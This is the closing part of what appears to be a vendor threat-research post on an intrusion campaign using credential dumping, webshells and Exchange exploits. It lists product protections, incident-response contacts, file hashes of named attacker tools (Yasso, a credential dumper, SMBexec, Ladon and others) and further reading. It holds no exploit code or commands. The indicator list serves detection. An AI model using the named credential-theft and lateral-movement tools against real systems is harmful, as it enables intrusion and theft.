



Figure 12. SmartScore information about the incident

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

Cortex XDR detects user and credential-based threats by analyzing user activity from multiple data sources including endpoints, network firewalls, Active Directory, identity and access management solutions, and cloud workloads. It builds

behavioral profiles of user activity over time with machine learning. By comparing new activity to past activity, peer activity, and the expected behavior of the entity, Cortex XDR detects anomalous activity indicative of credential-based attacks.

It also offers the following protections related to the attacks discussed in this post:

- Prevents the execution of known malicious malware and also prevents the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
- Protects against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
- Protects from threat actors dropping and executing commands from webshells using Anti Webshell Protection, newly released in Cortex XDR 3.4.
- Protects against exploitation of different vulnerabilities including ProxyShell and ProxyLogon using the Anti-Exploitation modules as well as Behavioral Threat Protection.
- Cortex XDR Pro detects post-exploit activity, including credential-based attacks, with behavioral analytics.

If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

North America Toll-Free: 866.486.4842 (866.4.UNIT42)

EMEA: +31.20.299.3130

APAC: +65.6983.8730

Japan: +81.50.1790.0200

## Indicators Of Compromise

**Yasso**

6b37aec6253c336188d9c8035e90818a139e3425c6e590734f309bd45021f980

**Credential Dumping Tool (sam.exe)**

77a3fa80621af4e1286b9dd07edaa37c139ca6c18e5695bc9b2c644a808f9d60

**iislpe.exe**

73b9cf0e64be1c05a70a9f98b0de4925e62160e557f72c75c67c1b8922799fc4

**SMBexec**

E781ce2d795c5dd6b0a5b849a414f5bd05bb99785f2ebf36edb70399205817ee

**nbtscan**

0f22e178a1e1d865fc31eb5465afbb746843b223bfa0ed1f112a02ccb6ce3f41

**Ladon**

291bc4421382d51e9ee42a16378092622f8eda32bf6b912c9a2ce5d962bcd8f4

aa99ae823a3e4c65969c1c3aa316218f5829544e4a433a4bab9f21df11d16154

ddcf878749611bc8b867e99d27f0bb8162169a8596a0b2676aa399f0f12bcbd7

**ntos.dll**

bcd2bdea2bfecd09e258b8777e3825c4a1d98af220e7b045ee7b6c30bf19d6df

## Additional Resources

- Hunting for the Recent Attacks Targeting Microsoft Exchange
- Stopping “PowerShell without PowerShell” Attacks
- Detecting Credential Stealing with Cortex XDR
- Credential Gathering From Third-Party Software
- Analyzing Attacks Against Microsoft Exchange Server With China Chopper Webshells
- THOR: Previously Unseen PlugX Variant Deployed During Microsoft Exchange Server Attacks by PKPLUG Group
- https://broadcom-software.security.com/blogs/threat-intelligence/witchetty-steganography-espionage
- https://www.welivesecurity.com/2022/04/27/lookback-ta410-umbrella-cyberespionage-ttps-activity/
- https://www.microsoft.com/en-us/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

---